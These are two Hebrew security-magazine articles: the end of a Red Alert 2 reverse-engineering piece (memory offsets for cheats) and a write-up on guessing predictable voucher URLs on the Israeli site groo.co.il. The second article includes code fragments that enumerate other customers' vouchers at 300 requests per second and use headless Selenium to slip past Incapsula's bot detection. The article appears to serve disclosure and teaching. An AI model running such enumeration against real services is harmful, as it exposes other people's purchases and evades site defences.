
בפונקציה זו יש קריאה לפונקציה שראינו קודם ששם מופיעים המצביעים של כל היחידות במשחק.

```
.text:00680A73 8B D7                 mov     edx, edi
.text:00680A75 8B CD                 mov     ecx, ebp
.text:00680A77 E8 84 21 E0 FF        call    d4d_getUnit
```

בפונקציה d4d_getUnit נשלח ב-edx אינדקס לסוג המבנה, אז אם אני ארשום שם את האינדקס 0xe במקום המבנה שאני רוצה ליצור אוכל לבנות את הבונה טנקים.

```
00482C00  ┌$  8D41 FF          LEA EAX,[ECX-1]                      game.00482C00(guessed void)
00482C03  .   83F8 27          CMP EAX,27                           Switch (cases 0..27, 5 exits)
00482C06  .v  77 35            JA SHORT 00482C3D
00482C08  .   33C9             XOR ECX,ECX
00482C0A  .   8A88 542C4800    MOV CL,BYTE PTR DS:[EAX+482C54]
00482C10  .v  FF248D 402C48    JMP DWORD PTR DS:[ECX*4+482C40]
00482C17  >   A1 4C5DA300      MOV EAX,DWORD PTR DS:[0A35D4C]       Cases 0, 27 of switch game.482C03
00482C1C  .   8B0490           MOV EAX,DWORD PTR DS:[EDX*4+EAX]
00482C1F  .   C3               RETN
00482C20  >   8B0D DC5CA300    MOV ECX,DWORD PTR DS:[0A35CDC]       Cases 5, 6 of switch game.482C03
00482C26  .   8B0491           MOV EAX,DWORD PTR DS:[EDX*4+ECX]
00482C29  .   C3               RETN
00482C2A  >   A1 5403A400      MOV EAX,DWORD PTR DS:[0A40354]       Cases E, F of switch game.482C03
00482C2F  .   8B0490           MOV EAX,DWORD PTR DS:[EDX*4+EAX]
00482C32  .   C3               RETN
00482C33  >   8B0D 7CD2A300    MOV ECX,DWORD PTR DS:[0A3D27C]       ASCII "0me", cases 1, 2 of switch game.482C03
00482C39  .   8B0491           MOV EAX,DWORD PTR DS:[EDX*4+ECX]
00482C3C  .   C3               RETN
00482C3D  >   33C0             XOR EAX,EAX                          Default case of switch game.482C03
00482C3F  └.  C3               RETN
00482C40  .   172C4800         DD 00482C17
00482C44  .   332C4800         DD 00482C33
Top of stack [0012D1BC]=game.00680A7C

Address   Hex dump                                         ASCII (ANSI - He
0A8E8148  F8 D1 79 00 DC D1 79 00 D4 D1 79 00 CC D1 79 00   y   y   y   y
0A8E8158  18 44 0F 00 00 00 00 00 00 00 00 00 00 00 00 00  ↑D☼
0A8E8168  00 00 00 00 4E 41 57 45 41 50 00 00 00 00 00 00      NAWEAP
0A8E8178  00 00 00 00 00 00 00 00 00 00 00 00 00 4E 61 6D               Nam
0A8E8188  65 3A 4E 41 57 45 41 50 00 00 00 00 00 00 00 00  e:NAWEAP
0A8E8198  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0A8E81A8  90 0B 14 02 53 6F 76 69 65 74 20 57 61 72 20 46  É♂¶☻Soviet War F
0A8E81B8  61 63 74 6F 72 79 00 00 00 00 00 00 00 00 00 00  actory
0A8E81C8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0A8E81D8  00 00 00 00 00 00 00 00 00 00 00 00 06 00 00 00              ♠
0A8E81E8  E8 03 00 00 E0 ED 19 0A 00 00 00 00 00 00 00 00   ♥   ↓◙
```


אם אשנה בפונקציה הזו, זה לא מספיק טוב, צריך לבדוק מאיפה מגיע הפרמטר הזה לפונקציה אז אם יוצאים מהפונקציה הזו ומסתכלים מעט אחורה רואים שאיפה שנמצא המקום שצריך לשנות זה בקטע קוד הבא:



ונשנה ל-0xe את הכתובת שנמצאת ב-[eax+ebx+54] ואז תהיה לנו אפשרות לבנות את הבונה טנקים של הסובייטים:

והנה המבנה של הסובייטים:

וכאן בשורה כל הטנקים של הסובייטים שבניתי:




המבנה הזה לא נחקר עד הסוף אך זה מספיק בשביל שנוכל לבנות בונה טנקים של סובייטים באופן חד פעמי, אחרי שאני בונה אני אראה שוב את הבונה טנקים של ה-allies עד פעם הבאה אולי אצליח למצוא דרך איך להוסיף את הבניינים האלה לבונה בניינים שלי ככה שאוכל ליצור את כל המבנים של הסובייטים בנוסף לשל ה-allies

ניתוח הדרגות במשחק לעומק

על מנת לגלות את הדרגות במשחק יש כמה צעדים שאפשר לעשות:

1) אפשר להעלות כל חייל דרגה "בצורה רגילה" ואז לשים ב-CE אחד ליד השני את 2 החיילים ולראות איזה שדה שונה בין החיילים. ב-CE יש אפשרות לשים כמה מבנים ביחד כמו בדוגמא הבאה:



Structure dissect:unnamed structure

File View Structures Structure Options

Group 1	Group 2	Group 3	Group 4
0B1C05F0	0B067A28	0B0649E8	0B06C288

Offset-description	Address: Value	Address: Value	Address: Value	Address: Value
0100 - 4 Bytes	B1C06F0 : 4294967295	B067B28 : 4294967295	B064AE8 : 4294967295	B06C388 : 4294967295
0104 - 4 Bytes	B1C06F4 : 4294967295	B067B2C : 4294967295	B064AEC : 4294967295	B06C38C : 4294967295
0108 - 4 Bytes	B1C06F8 : 0	B067B30 : 0	B064AF0 : 0	B06C390 : 0
010C - 4 Bytes	B1C06FC : 0	B067B34 : 0	B064AF4 : 0	B06C394 : 0
0110 - 4 Bytes	B1C0700 : 0	B067B38 : 1	B064AF8 : 2	B06C398 : 0
0114 - 4 Bytes	B1C0704 : 0	B067B3C : 0	B064AFC : 1	B06C39C : 0
0118 - Rank	B1C0708 : 2	B067B40 : 1	B064B00 : 0	B06C3A0 : 2

ואז קל להשוות ולראות מה שונה בין חייל לחייל.

2) כשיש לחייל דרגת קצין, אז החיים של החייל עולים לבד. אפשר לשים HW BP מסוג כתיבה למקום ואז לראות שיש בדיקה אם השדה הזה הוא 2. במידה ועשינו זאת, נגיע לקטע הקוד הבא:

```
.text:006C7B93 FF 92 74 02 00 00          call    dword ptr [edx+274h]
.text:006C7B99
.text:006C7B99
.text:006C7B99 84 C0                      test    al, al
.text:006C7B9B 74 41                      jz      short loc_6C7BDE
.text:006C7B9D
.text:006C7B9D
.text:006C7B9D 8B 46 6C                   mov     eax, [esi+6Ch]
.text:006C7BA0 8B CE                      mov     ecx, esi
.text:006C7BA2 40                         inc     eax
.text:006C7BA3 89 46 6C                   mov     [esi+6Ch], eax
.text:006C7BA6 E8 95 C9 F0 FF             call    sub_5D4540
```

ומהפונקציה הזו:

```
call    dword ptr [edx+274h]
```

מגיעים לקטע קוד הבא:


```
text:006D6780
text:006D6780                  sub_6D6780      proc near               ; DATA XREF: .rdata:0079B3A0↓o
text:006D6780                                                          ; .rdata:0079CE30↓o ...
text:006D6780 53                               push    ebx
text:006D6781 56                               push    esi
text:006D6782 8B F1                            mov     esi, ecx
text:006D6784 57                               push    edi
text:006D6785 8B 06                            mov     eax, [esi]
text:006D6787 FF 90 80 00 00 00                call    dword ptr [eax+80h]
text:006D678D 8A 88 E1 0A 00 00                mov     cl, [eax+0AE1h]
text:006D6793 84 C9                            test    cl, cl
text:006D6795 75 62                            jnz     short loc_6D67F9
text:006D6797
text:006D6797
text:006D6797 8D 9E 18 01 00 00                lea     ebx, [esi+118h]
text:006D679D 8B CB                            mov     ecx, ebx
text:006D679F E8 FC CB 03 00                   call    d4d_checkRank_0
```

בפונקציה d4d_checkRank_0 יש בדיקה עם פקודות FPU שהדרגה היא מסוג 2, במידה וכן עולים החיים ב-1:


```
007133A0  DD01            FLD QWORD PTR DS:[ECX]
007133A2  DC1D 08A77900   FCOMP QWORD PTR DS:[79A708]
007133A8  DFE0            FSTSW AX
007133AA  F6C4 01         TEST AH,01
007133AD  75 15           JNZ SHORT 007133C4
007133AF  DD01            FLD QWORD PTR DS:[ECX]
007133B1  DC1D F8A67900   FCOMP QWORD PTR DS:[79A6F8]
007133B7  DFE0            FSTSW AX
007133B9  F6C4 01         TEST AH,01
007133BC  74 06           JZ SHORT 007133C4
007133BE  B8 01000000     MOV EAX,1
007133C3  C3              RETN
007133C4  33C0            XOR EAX,EAX
007133C6  C3              RETN
```

וכך גיליתי שיש 2 סוגים של דרגות: דרגה רגילה ודרגת קצין. הדרגה נשמרת במבנה של היחידות בתור double ב-Offset 0x118 בתמונה הבאה רואים חייל בדרגה 1 וטנק בדרגה 2:

באופן כללי אי אפשר לשים דרגה למהנדס:



אך יש אפשרות לשים באופן יזום דרגות לכל היחידות במשחק, ואפילו - לבניינים!



בעיקרון כדי לקבל את כל החיילים והטנקים בדרגה אחת צריך להכניס מרגל לבניין של האויב, אך יש דרך לבצע את הפעולות הבאות בכדי לקבל את אותו האפקט בלי המרגל:

משתנה זה הוא סטטי (A35DB4) ובו שמור מצביע למבנה של האויב. נקרא למשתנה זה EnemyPlayer.

בשביל חיילים:

```
*(EnemyPlayer) + 0x144 = 1
*(EnemyPlayer) + 0x206 = 1
```

בשביל טנקים:

```
*(EnemyPlayer) + 0x144 = 1
*(EnemyPlayer) + 0x207 = 1
```

Offset 0x144 צריך להיות מוגדר מחדש כל פעם, מפני שהוא מתאפס כל פעם. שינוי הערך שלו ל-1 + שינוי הביט שצריך הוא מה שגורם לבונה חיילים וטנקים להוציא דברים עם דרגה אחת.

יש 2 חיילים מיוחדים שאפשר לקבל רק אם מכניסים מרגל לבניינים הבאים:

```
Soviet Battle Lab
*(EnempyPlayer) + 0x144 = 1
*(EnemyPlayer) + 0x204 = 1
Allied Battle Lab
*(EnempyPlayer) + 0x144 = 1
*(EnemyPlayer) + 0x205 = 1
```

לאחר ביצוע פעולות אלו, נקבל את החיילים הבאים:

סיכום

חלק זה הינו החלק הפותח בסדרת מאמרים על אודות מחקר שביצעתי למשחק Red Alert 2, בחלק זה הצגתי את ההקדמה, ואף התחלנו לצלול לתחום הדרגות שבמשחק. בנוסף, אני מעריך שכבר התחלתם להבין איך סיגנון מחקר מסוג זה נראה, כיצד משלבים את העבודה של CE עם כלי המחקר "הרגילים" ואיך צריך לגשת לעבודה ולהתחיל לחקור משחקי מחשב או תוכנות. בחלקים הבאים נצלול לאירועים מעט יותר מורכבים וניצור שלל צ'יטים חדשים.

על המחבר

D4d עוסק בתחום ה-Reverse Engineering מספר לא קטן של שנים, הוא CEO בחברת **KCB Labs** אשר נותנת שירותי ייעוץ בנושא אבטחת מידע בתחום ה-Reverse engineering וכיצד להגן על תוכנות מפני גניבת סודות, האלגוריתם של המוצר ועוד.

בזמנו הפנוי הוא אוהב לחקור משחקי מחשב והגנות בתוכנות. לכל שאלה או ייעוץ יש לפנות אלי למייל:
llcashall@gmail.com

איפה הגרופונים שלי?

מאת רן לוי

הקדמה

סיפורינו מתחיל באדם רעב (אני) שהחליט באמצע יום לימודים לקנות קופון לפיצה אישית מחברה מוכרת. נכנסתי לגרופון (גרו ליתר דיוק, אך אקרא להם כאן בשם העממי, גרופון) וקניתי קופון שנראה טוב. אחרי כמה דקות הגיע אליי למייל לינק לקופון הנחשק, שהיה אמור להשביע את רעבוני, אבל אותו לינק גם יגרום לי בעתיד לכתוב לכם את המאמר הזה.

מה היה במייל?

הגיע אליי המייל המיוחל, שמאשר שבוצעה הקנייה של הקופון, וכדי לצפות בקופון, עליי להיכנס לאתר גרופון, להתחבר ואז לצפות בשובר.

מבואס על הטרחה אני לוחץ על הכפתור הגדול להפליא ומגלה ש..הקופון נטען ויורד כ-pdf לטאב בכרום. לא התחברות ולא נעליים.

המחקר

הלינק שקיבלתי במייל היה בעל הפורמט הזה:

```
https://www.groo.co.il/voucher/KSDkjklafj90lmKLM564LJIADdf7MjljN2fghjbjNiM2dfgdFSDJDAdfhySF==
```

ראיתי כי הלינק מורכב מהרבה מספרים שמזכירים איזושהיא הצפנה. "בטח גרופון דאגו לאבטחה תהיתי, אז לא הקדשתי לכך מחשבה ועפתי להשקיט את רעבוני.

לאחר הארוחה אני פותח את המחשב שוב ורואה כי הלינק עדיין פתוח לי בטאב. חשדניסט שכמוני לא יכול שלא להציץ ב-url. סלחו לי על צנזור הפרטים כאן ובהמשך:

היי...זה לא הלינק ששלחו לי במייל מקודם-זה לינק אחר שעשו לי redirect אליו. אחרי רענון אני מקבל שגיאת 404, אז אני מחליט שוב ללחוץ על הכפתור הגדול ההוא מהמייל.

ומה אני רואה?

כל מה שהשתנה זה הספרות במספר בצד ימין. המספר האמצעי נשאר זהה. מיד הבנתי שהמספר האמצעי הוא בעצם מספר הקופון שנקנה אצל גרופון. המספר השני מאוד הזכיר לי את הזמן ב-unix. בדיקה קצרה בגוגל אישרה את חשדותיי.

החלטתי להיכנס שוב ללינק שקיבלתי במייל, וה-redirect החזיר אותי לאותו לינק בדיוק, כשהמספר השני גם הוא זהה.

מעניין... למה הוא לא השתנה כמו מקודם?

אז הבטתי שוב בלינק וקפץ לי ישר לעיניים המילה static:

התחילית של groo גרמה לי לפספס את המילה. זהו שרת סטטי לאחסון הקופונים!

הקונספט של שרת סטטי להנגשת הקופונים ללא התחברות הוא מקרה קלאסי בעולם ל-tradeoff הבלתי נמנע: Security vs Usability.

היום נפוץ יותר ויותר בעולם לתת למשתמש גישה לחשבון שלו מלינק ישירות דרך המייל, מין authentication שמסתמך על ההנחה שאם המייל של המשתמש נפרץ, אפשר גם לפרוץ לכל החשבונות שמקושרים אליו באמצעות שחזור סיסמא.

דוגמאות יש בשפע: unsubscribing למיילים מעצבנים מובילים ישירות לדף ההגדרות במשתמש, כניסה ישירות להודעות הפרטיות שקיבלתם בחשבון ברשת חברתית, ועוד.

כאדם עצלן שמחזיק הרבה סיסמאות, אני בעד הקונספט, אבל כשהוא נעשה נכון. וכאן אכן היו נסיונות להקשות על התוקף הממוצע:

- חסימת מתקפות replay ע"י הוספת המספר משתנה בסמוך למספר הקופון (המספר בצד ימין).

המשמעות היא שכל קופון מקבל גם מזהה שיש צורך לנחשו ומשתנה מיצירה ליצירה, מה שהופך התקפות replay לחסרות משמעות.


- הקופון לא נוצר מחדש עם כל redirect, אלא נשמר בשרת, וזאת לראייה שאחרי כמה לחיצות על הלינק הזמן לא השתנה. אחרי בדיקות בזמנים שונים, הלינק יורד מהשרת כמה דקות אחרי שהוא נוצר.

המשמעות היא שאם ברצוני להוריד קופון, יש לי כמה דקות בלבד לעשות זאת!

אז מה ניסו לעשות גרופון? להקשות על גישה לקופון כלשהו על ידי מספר רנדומלי כלשהו בצמוד למזהה שלו במערכת.

הבעיה היא שהמספר הרנדומלי הזה הוא לא רנדומלי, אלא ה-counter הכי נפוץ בעולם-זמן הנוכחי ב-unix...שאפילו לא צריך להתאמץ לנחש.

לפני שהחלטתי על דרך פעולה, בואו נראה איך נראה ה-root של השרת:



לא הייתי מופתע אם הייתה רשימת כל הקופונים מתגלה לפניי סתם כך.

אבל עדיין יש כאן בעיה. במקום להציג הודעת 403 (Forbidden) או משהו דומה, יש את ההודעה הדיפולטית של Apache שחושפת גם את פרטי השרת והגרסה שלו, מלאת ה-vulnerabilities:

Apache » Http Server » 2.2.15 : Security Vulnerabilities

Cpe Name:*cpe:/a:apache:http_server:2.2.15*
CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2017-7679	119		Overflow	2017-06-19	2018-06-02	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_mime can read one byte past the end of a buffer when sending a malicious Content-Type response header.														
2	CVE-2017-7668	20			2017-06-19	2018-06-02	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
The HTTP strict parsing changes added in Apache httpd 2.2.32 and 2.4.24 introduced a bug in token list parsing, which allows ap_find_token() to search past the end of its input string. By maliciously crafting a sequence of request headers, an attacker may be able to cause a segmentation fault, or to force ap_find_token() to return an incorrect value.														
3	CVE-2017-3169	476			2017-06-19	2018-06-02	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_ssl may dereference a NULL pointer when third-party modules call ap_hook_process_connection() during an HTTP request to an HTTPS port.														
4	CVE-2017-3167	287		Bypass	2017-06-19	2018-06-02	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, use of the ap_get_basic_auth_pw() by third-party modules outside of the authentication phase may lead to authentication requirements being bypassed.														

עניין אותי לדעת האם לגרופון יש איזשהו firewall ידוע או חברה חיצונית שקנה את שירותיה לטעמי אבטחה. הצצתי בתעבורה וזה מה שכתוב ב-headers:

```
pragma: no-cache
server: Apache/2.2.15 (CentOS)
set-cookie: WEBSRV=1|W7j2u; path=/
set-cookie: incap_ses_[redacted] path=/; Domain=.groo.co.il
set-cookie: [redacted]
set-cookie: visid_incap_[redacted] path=/; Domain=.groo.co.il
status: 302
x-cdn: Incapsula
```

מי אם לא Incapsula! חברה ישראלית שמספקת פתרונות אבטחה לעסקים ברמת השרת וגם ברמת האפליקציה.

אני לא יודע מה רמת המעורבות שלהם באבטחה של גרופון, אם שמו שם רק WAF או מעורבות קצת יותר "אישית", אבל מהיכרות שיש לי עם אפליקציות ואתרים שעובדים עם Incapsula, הם נטו להקשות הרבה יותר על התוקף הממוצע.

אז אם גם Incapsula בעסק, החלטתי לקחת את המשימה, ולהשקיע את הזמן בניצול הפרצה. אבל מה הכיף בלתקוף שרת שלא עודכן עם exploits מוכנים. אז בואו ננסה את הדרך השנייה.

ההתקפה

אז להזכיר לכם, יש לנו כתובת במבנה הבא:

```
https://www.groo.co.il//_static/vouchers/groupon_voucher_dd_mm_yyyy_xxxx
xxxx_xxxxxxxxxx.pdf
```

במבט ראשון אנו צריכים לנחש 2+2+4+8+10=26 תווים כדי להגיע לקופון כלשהו בשרת. סה"כ מדובר על 10^{26} אפשרויות!

רק לשם השוואה, הסיכוי לזכות בלוטו הוא $15 \cdot 10^{6}$. אז לנסות את מזלי בלוטו? עוד לא. הפורמט dd_mm_yyyy הוא תאריך שנקבע מראש לאותו יום. לכן יורדים לי 8 תווים לבדוק. המספר האמצעי גם הוא בחציו קבוע, כי הוא מייצג את מספר הקופון (כמה כבר קופונים מוכרים גרופון?). כאן אני מוריד לי 4 תווים קבועים- 0298.

המספר הימני גם כן קבוע ברובו, שהוא מייצג את הזמן הנוכחי ב-unix - אקח ספייס של 2 ספרות וכאן אוריד לי 8 תווים לבדוק - 153885XX.

נשארתי עם 10^{6} אפשרויות לבדוק. סיכוי קרוב לסיכוי לזכות בלוטו. אבל! מחשב ממוצע עושה מספר חישובים דומה בפחות משנייה אחת.

אז לקחתי את הקסם של Python והתחלתי לעבוד...

כל מה שאני צריך לעשות כדי להוריד pdf, זה 2 שורות עם ספרית urllib:

```
try:
        fileDownload = urllib.URLopener()
        fileDownload.retrieve(url, url+".pdf")
except Exception as e:
        exc=True
```

עכשיו ארצה לשלוח הרבה בקשות בזמן קצר. כדי לשלוח המון בקשות בשנייה אחת, אצטרך מן הסתם לשלוח במקביל. אבל לא אשתמש במנגנון ה-threading ואצור חיבור בכל אחד, כי ריבוי threads יוצר overhead ענק על המערכת הפעלה.

היות ואני רוצה לשלוח כמיליון בקשות בשנייה, אני אצטרך להשתמש במנגנון שהוא non-blocking network I/O יחד עם pipelines.

קצת על המנגנון:

ביצירת threads במערכת הפעלה, עולה הצורך גם לנהל אותם. מניסויים על מחשב ממוצע, למעלה מ-100 threads כבר מתחילים לחנוק את המערכת הפעלה עקב ה-context switching. לעומת זאת, ניתן ליצור המון אובייקטים בלי כמעט overhead (תלוי בכמות הזיכרון), לצורך העניין שלנו, sockets. כמות הפורטים בפרוטוקול TCP אמנם מוגבלת לכ-65,000, ולכן נרצה להשתמש ב-pipeline-לשלוח כמה בקשות לאותו סרבר דרך אותו socket מבלי לחכות לתשובה.

לצורך מימוש המנגנון, השתמשתי בספריה הידועה asyncio ביחד עם dugong. הסבר מפורט על איך להשתמש בה בהקשר של שליחת בקשות יש כאן.

בגדול, מה שעושים זה: מגדירים לולאה (single thread!) לכל הבקשות באמצעות המנגנון הידוע של async/await:

```
loop = asyncio.get_event_loop()
```

בדומה לספריות אחרות כמו tornado ו-grequests, מגדירים את ה-urls שאנו רוצים לגשת אליהם ברשימה:

```
def send_requests():
        for path in path_list:
            yield from conn.co_send_request('GET', path)
```

מכניסים לאובייקט future של הספרייה:

```
send_future = AioFuture(send_requests(), loop=loop)
```

ומריצים:

```
loop.run_until_complete(recv_future)
```

בסוף, מחכים לכל התוצאות לחזור (אם יש):

```
bodies = recv_future.result()
```

תוצאת ביניים

אחרי כתיבת כמה שורות קוד הצלחתי להוציא כמות מטורפת של בקשות. אממה, זה לא מה שהייתי צריך לעשות:

1. אני לא מבצע כאן DOS, ואני כן רוצה לחכות לתשובות כדי להוריד את הקופון, לכן העובדה שחיכיתי לתשובות הייתה blocking. כמות הזמן שהייתי צריך לחכות תלויה בהמון פרמטרים ברשת ומחשב.

2. הייתי חייב להיות מסונכרן עם זמן ה-unix, ולהוציא כל שניה בקשות חדשות, שכן הקובץ יורד מהשרת לאחר כמה דקות מאז שנוצר. מכאן, שלחכות כל שנייה כמה שניות לתוצאות יצר לי פיגור גדל וגדל בזמנים.

3. הזמן שהוצמד לקופונים לא היה מסונכרן בדיוק עם ה-unix שגונרט לי במחשב, ולכן הייתי צריך למצוא דרך אחרת להשיג את הזמן ה-unix שלו.

כדי להתמודד עם בעיות 1 ו-2, בדקתי כמה בקשות אני יכול לשלוח ברגע אחד ולקבל תשובה תוך לכל היותר שניה אחת (באמצעות הדפסות ל-Console).

התוצאה-כמות הבקשות שעמה יכולתי להתמודד בשנייה היא 300.

מספר קטן מאוד מ-10^6, אבל מספיק, שכן זה כמות הקופונים השונים שאני יכול לבדוק בשנייה אחת (שכל שניה היא זמן unix = המזהה הימני)!

על מנת להתמודד עם בעיה 3, החלטתי פשוט להיכנס ללינק ההוא שנשלח לי למייל ולהוציא מהכתובת שלאחר ה-redirect את הזמן האחרון שהוצמד לקופון ולסנכרן עם הזמן שיש לי. הבעיה הייתה שעל הלינק הזה ניטרו Incapsula עם כל מני שיטות בקשות פשוטות מדי שמעידות על רובוט שגולש ולא אדם.

אחרי כמה ניסיונות לעקוף אותן, החלטתי לא להתעסק עם מימוש browser. כמו כל תוקף טוב, השתמשתי בתוכנה לגיטימית לשימושי הזדוני, בסלניום:

```
chrome_path = 'chromedriver.exe'
chrome_options = webdriver.ChromeOptions()
chrome_options.add_argument("--incognito",)
chrome_options.add_argument("--no-startup-window")
chrome_options.add_argument("--headless")
    driver = webdriver.Chrome(chrome_path,chrome_options=chrome_options)

driver.get(url)
time.sleep(1)
update_url = driver.current_url
currentCounter = long(get_file_name(update_url.split('_')[-1]))
```

לבסוף ממשתי סקריפט שעושה את הדבר הבא:

1. דוגם את שרת גרופון לזמן unix הנוכחי.
2. שולח 300 בקשות בשנייה עם בקשות ל-300 קופונים שונים.
3. מקדם את זמן ה-unix ב-1.
4. חוזר לשלב 2. מדי פעם חוזר לשלב 1.

